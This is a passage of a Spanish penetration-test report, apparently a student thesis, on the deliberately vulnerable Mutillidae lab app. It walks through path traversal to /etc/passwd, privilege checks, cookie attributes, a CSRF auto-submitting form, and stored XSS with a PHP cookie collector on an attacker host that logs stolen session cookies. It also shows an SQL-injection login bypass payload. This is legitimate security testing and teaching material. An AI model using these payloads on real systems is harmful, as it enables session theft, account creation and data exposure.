


Figura 6.20: Inyección SQL para obtener información de todos los usuarios sin estar autenticado

6.5. [WSTG-ATHZ-01] Incluir ficheros transversales de directorio en las peticiones al servidor.

Con la inclusión de archivos transversales en el servidor se puede verificar que es posible acceder a información confidencial sobre éste que se almacene en fichero internos.

6.5.1. Enumeración de vectores de entrada

La prueba ha consistido en localizar un vector de entrada en el que se pudiesen pasar como argumento una ruta de un fichero. En la propia página de inicio se observa un nombre de variable llamado *page* que permite cargar ficheros php:




Figura 6.21: Uso de la variable *page* para cargar ficheros php en la página de inicio

6.5.2. Inclusión de rutas de ficheros

Cambiando el valor de la variable por la ruta */etc/passwd* se puede obtener información sobre los usuarios del sistema:




Figura 6.22: Uso de la variable *page* para cargar el fichero */etc/passwd* en la página de inicio

Nótese que la información de los usuarios se separa por espacios. Si se intenta acceder a un fichero que requiera de permisos de superusuario, el servidor devuelve un error.




Figura 6.23: Error al cargar el fichero */etc/shadow* en la página de inicio

Con lo obtenido hasta ahora, se concluye que es posible obtener acceso a ficheros que no requieran permisos de superusuario dentro del servidor.

6.6. [WSTG-ATHZ-03] Elevar los privilegios.

Elevar los privilegios consiste en obtener permisos de usuarios superiores y con ello poder acceder a sus recursos. Se puede llevar a cabo o bien manipulando los privilegios o bien haciendo una travesía de URL.

6.6.1. Manipulación de privilegios

Se ha intentado acceder a funcionalidades perteneciente a otro usuario para verificar si es posible acceder a una funcionalidad que no debería estar permitida por el privilegio del usuario.

- *Grupo de usuarios*: No se ha encontrado ningún parámetro que permita cambiar el grupo de usuario y con ello acceder a recursos de usuarios pertenecientes a un grupo.
- *Perfil de usuario*: Como prueba de caja gris, se ha revisado el código fuente dentro del directorio Mutillidae y se ha buscado la cadena *hidden* usando el comando grep y mandando la salida a un fichero de *home*, de la siguiente forma:

```
$ grep -R ‘‘hidden’’ * > /home/msfadmin/entradas-ocultas.txt /
```

Figura 6.24: Etiquetas de entrada ocultas dentro del código fuente de la aplicación *Mutillidae*


Con esto se han revisado todos los ficheros que tuviesen entradas con campos ocultos para revisar si alguno de ellos va referido a datos de algún tipo de usuario en particular. No se ha encontrado ninguno.

- *Valor de condición*: No se han identificado mensajes de error en las respuestas del servidor que conduzcan a modificar parámetros para actuar como algún tipo de usuario en el servidor.
- *Dirección IP*: No se han localizado campos en los encabezados HTTP que prohíban o limiten los intentos de sesión según la dirección IP. Se verifica que es así ya que permite relleno automatizado de campos, como se ha hecho en la sección 6.3.

Se concluye que en la aplicación no se pueden manipular los privilegios de los usuarios.

6.6.2. Travesía de URL

Se ha comprobado que no hay páginas específicas para usuarios en particular, si no que todos los usuarios comparten los mismos recursos y solo es el contenido lo que cambia (ver figura).



(a) Página de inicio para usuario *admin* (b) Página de inicio para usuario *samurai*

Figura 6.25: Contenido de la página de inicio para distintos usuarios

6.7. [WSTG-SESS-02] Ver los atributos de las cookies.

Las cookies almacenan información del usuario que permite facilitar la navegación en internet. Se debe tener especial cuidado en los datos que almacene y en la forma en que se transmiten por canales que debe estar cifrados. Para asegurarse de que la configuración de seguridad esté establecida se deben analizar tanto los atributos como los prefijos.

6.7.1. Atributos de cookies

Revisando los atributos de una cookie de un usuario autenticado se tiene que solo están presentes los siguientes atributos: *username*, *uid* y *PHPSESSID*.

```
GET http://192.168.56.101/mutillidae/index.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: username=samurai; uid=6; PHPSESSID=a54fc8af6bb82de735470ec257076ff3
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Figura 6.26: Contenido de una cookie de un usuario autenticado

Con esto, la cookie no está configurada de forma segura ya que no cuenta con el atributo `Secure` lo que permite las transmisión con el protocolo HTTP en vez de HTTPS, ni con otros que limitan el uso de ésta como `HttpOnly`, `Domain`, `Path`, `Expires` o *SameSite*.

6.7.2. Prefijos de cookies

Como se puede ver en la figura 6.26, no se utiliza ningún prefijo que aumente la seguridad en la cookie.

6.8. [WSTG-SESS-05] Probar la falsificación de solicitudes entre sitios (CSRF).

La falsificación de solicitud entre sitios (CSRF) es un ataque que obliga a un usuario final a ejecutar acciones no deseadas en una aplicación web en la que está autenticado actualmente. En la prueba se ha creado una página HTML estática en la que se induce a un usuario a hacer *clic* en un enlace que redirige a otra que rellena los campos de la página de registro de *Mutillidae*.

El código HTML de de la primera página es el siguiente:




Figura 6.27: Código fuente de la página que lleva al usuario a hacer clic en el enlace

Es necesario saber cuáles son los nombres de los campos del formulario de registro de Mutillidae y hacia qué página se redirige la petición, con lo cual se debe o bien revisar el código fuente o bien analizar el tráfico mediante un proxy. Si se hace lo primero, el código fuente del formulario es el siguiente:

```
<div id="id-registration-form-div">
    <form action="index.php?page=register.php" method="post" enctype="application/x-www-form-urlencoded">
        <table style="margin-left:auto; margin-right:auto;">
            <tr id="id-bad-cred-tr" style="display: none;">
                <td colspan="2" class="error-message">
                    Authentication Error: Bad user name or password
                </td>
            </tr>
            <tr><td></td></tr>
            <tr>
                <td colspan="2" class="form-header">Please choose your username, password and signature</td>
            </tr>
            <tr><td></td></tr>
            <tr>
                <td class="label">Username</td>
                <td><input type="text" name="username" size="20"></td>
            </tr>
            <tr>
                <td class="label">Password</td>
                <td><input type="password" name="password" size="20"></td>
            </tr>
            <tr>
                <td class="label">Confirm Password</td>
                <td><input type="password" name="confirm_password" size="20"></td>
            </tr>
            <tr>
                <td class="label">Signature</td>
                <td><textarea rows="10" cols="50" name="my_signature"></textarea></td>
            </tr>
            <tr><td></td></tr>
            <tr>
                <td colspan="2" style="text-align:center;">
                    <input name="register-php-submit-button" class="button" type="submit" value="Create Account" />
                </td>
            </tr>
            <tr><td></td></tr>
        </table>
    </form>
</div>
```

Figura 6.28: Código fuente de la página de registro

Sabiendo esto, la página que rellena esos campos queda se la siguiente forma:

```
 GNU nano 6.3                                                                    index.html
<html>
        <body onload="document.csrf.submit()">
                <form name="csrf" action="http://192.168.56.101/mutillidae/index.php?page=register.php" method="POST">
                        <input type="hidden" name="csrf-token" value="">
                        <input type="hidden" name="username" value="csrf">
                        <input type="hidden" name="password" value="password">
                        <input type="hidden" name="confirm_password" value="password">
                        <input type="hidden" name="my_signature" value="csrf@mail.com">
                        <input type="hidden" name="register-php-submit-button" value="Create Account">
                </form>
        </body>
</html>
```

Figura 6.29: Código fuente de la página que rellena el formulario de registro en *Mutillidae*

Lo que se espera cuando se hace clic en el enlace de la primera página es que se redirija al usuario a la segunda y que ésta redirija la petición a la página de registro de *Mutillidae* (se consigue con `onload=‘‘document.csrf.submit()’’` rellenando los campos de ésta y enviando los datos a la parte *back* de la aplicación). Cuando esto último se produce, se sabe que se redirige a la misma página mostrando un mensaje de éxito al usuario.

Se verifica que lo descrito en el párrafo anterior se ha llevado a cabo de forma exitosa:




Figura 6.30: Resultado de la acción de registro de un usuario mediante CSRF

Por último se comprueba que se puede iniciar sesión en la aplicación con el nuevo usuario añadido:




Figura 6.31: Inicio de sesión con un usuario añadido mediante CSRF

Con lo observado hasta ahora, la aplicación es vulnerable a ataques de falsificación de solicitudes entre sitios (CSRF).

6.9. [WSTG-INPV-02] Inyectar código ejecutable en una entrada de datos persistente.

El XSS almacenado es un tipo de vulnerabilidad que ocurre cuando una aplicación web recopila información de un usuario que podría ser maliciosa y luego almacena esa información en un almacén de datos para su uso posterior.

6.9.1. Formularios de entrada

Se han identificado dos puntos de entrada en los que se almacena información en la base de datos. Éstos son:


- Registrar usuarios: http://192.168.56.101/mutillidae/index.php?page=register.php
- Añadir un blog: http://192.168.56.101/mutillidae/index.php?page=add-to-your-blog.php. Sobre esta página se centrará el resto de la prueba.

6.9.2. Prueba de XSS almacenado

La primera prueba ha consistido en evaluar si es posible inyectar código dentro del campo de texto. Para ello se ha introducido el siguiente código:

```
<script>alert(document.cookie)</script>
```

Se comprueba que se puede inyectar código al obtener una ejecución de éste. En la entrada se pide que se ejecute un código que devuelva el valor de la cookie de sesión.



(a) Inyección de código ejecutable en el campo de texto

(b) Ejecución del código inyectado

Figura 6.32: Inyección de código en un campo de texto para la prueba de XSS almacenado

La siguiente tarea es hacer que se pueda enviar esta cookie a una página web controlada por el atacante. Para ello se ha puesto en marcha un pequeño servidor web formado por una página PHP que recoge los datos de una cookie y los almacena en un fichero de texto. Para hacer esto, es necesario que haya conectividad de red entre la máquina víctima y este nuevo servidor, con lo cual se ha añadido un nuevo host con una dirección IP estática como una extensión de la red que comunica la máquina anfitriona con la víctima, vboxnet0, por medio del siguiente comando:

```
sudo ifconfig vboxnet0:0 192.168.56.80/24
```




Figura 6.33: Proceso para añadir un nuevo host a la red del entorno de pruebas

Sobre esta dirección IP se ejecuta el servidor de PHP:

```
php -S 192.168.56.80:8080
```

La página que recoge los datos de la cookie lee el contenido del fichero *cookies.txt* y añade en una nueva línea una marca de tiempo junto a los datos del argumento de la cookie. Al final vuelve a la URL desde la que se ha llamado a esta página.

```
┌──(kali㉿kali)-[~/tfg/malicioso]
└─$ cat cookie.php
<?php
        $fichero = "cookies.txt";
        $contenido = file_get_contents($fichero) . "\n[" . date("Y/m/d h:i:s") . "] Cookie: " . $_GET["value"];
        file_put_contents($fichero, $contenido);

        header("location: " . $_SERVER['HTTP_REFERER']);
?>
```

Figura 6.34: Código fuente de la página que recoge los datos de una cookie y los guarda en un fichero

Volviendo a la aplicación, en ésta se introduce el siguiente código para enviar al servidor del atacante la cookie de sesión de cada usuario que acceda a la página que muestra los blogs.




Figura 6.35: Fragmento de JavaScript que envía la cookie de sesión al servidor del atacante

Lo siguiente es comprobar que la cookie se está enviando al atacante. Esto se hace iniciando sesión en la aplicación y accediendo a la página que muestra los blogs, seleccionando la opción de ver todos las entradas para incluir también las anónimas, ya que se ha inyectado el código JavaScript sin iniciar sesión.




Figura 6.36: Selección de la opción de ver todos los blogs con un usuario autenticado

Los resultados son que se redirige al usuario a la página de raíz del servidor y que el fichero que almacena las cookies contiene lo siguiente:

```
┌──(kali㉿kali)-[~/tfg/malicioso]
└─$ cat cookies.txt
**********************************
*** LISTADO DE COOKIES OBTENIDAS ***
**********************************
[2022/07/11 06:30:51] Cookie: PHPSESSID=01d2c99945bc2a2e6ae728f39c778b6c
[2022/07/11 06:32:12] Cookie: username=samurai; uid=6; PHPSESSID=01d2c99945bc2a2e6ae728f39c778b6c
```

Figura 6.37: Cookies recogidas desde la aplicación por medio de un ataque XSS almacenado

Con esto se verifica que es posible enviar información confidencial a sitios externos de la aplicación.

6.9.3. Subida de archivos

No se han detectado puntos de carga de ficheros.


6.10. [WSTG-INPV-05] Inyección SQL.

Las pruebas de inyección SQL consisten en lanzar consultas al servidor que obtengan datos de la base de datos aprovechando vulnerabilidades como un manejo inadecuado de permisos o la mala validación de entradas de usuario. Las pruebas de inyección ejecutadas han sido las siguientes:

- **Técnicas de detección**: Los puntos en los que la aplicación conecta con la base de datos son muchos y la mayor parte están relacionados a datos de los usuarios. Parte de ellos son la página de login y la de *user-info*, en éstas dos se centrarán el resto de las pruebas. Cabe destacar que solo ha sido necesario ejecutar las pruebas de inyección SQL estándar, con lo cual no se han enfocado a un SGDB concreto.
- *Inyección clásica*: La primera consulta ejecutada sobre los formularios se realiza con un nombre de usuario y contraseña igual a '1' seguido de la tautología `or '1' = '1'`. El *payload* completo es:

  ```
  1' or '1' = '1
  ```

  Al rellenar el formulario de login con estos parámetros, la aplicación realiza una autenticación mediante login con uno de los usuarios presentes en la base de datos.



(a) Petición (b) Respuesta

Figura 6.38: Inicio de sesión en la aplicación mediante ataque de inyección SQL

En cuanto a la página de *user-info*, al rellenar los campos del formulario con el *payload* mencionado, se devuelve una lista de todos los usuarios de la base de datos.

(a) Petición (b) Respuesta

Figura 6.39: Obtención de los datos de todos los usuarios mediante inyección SQL

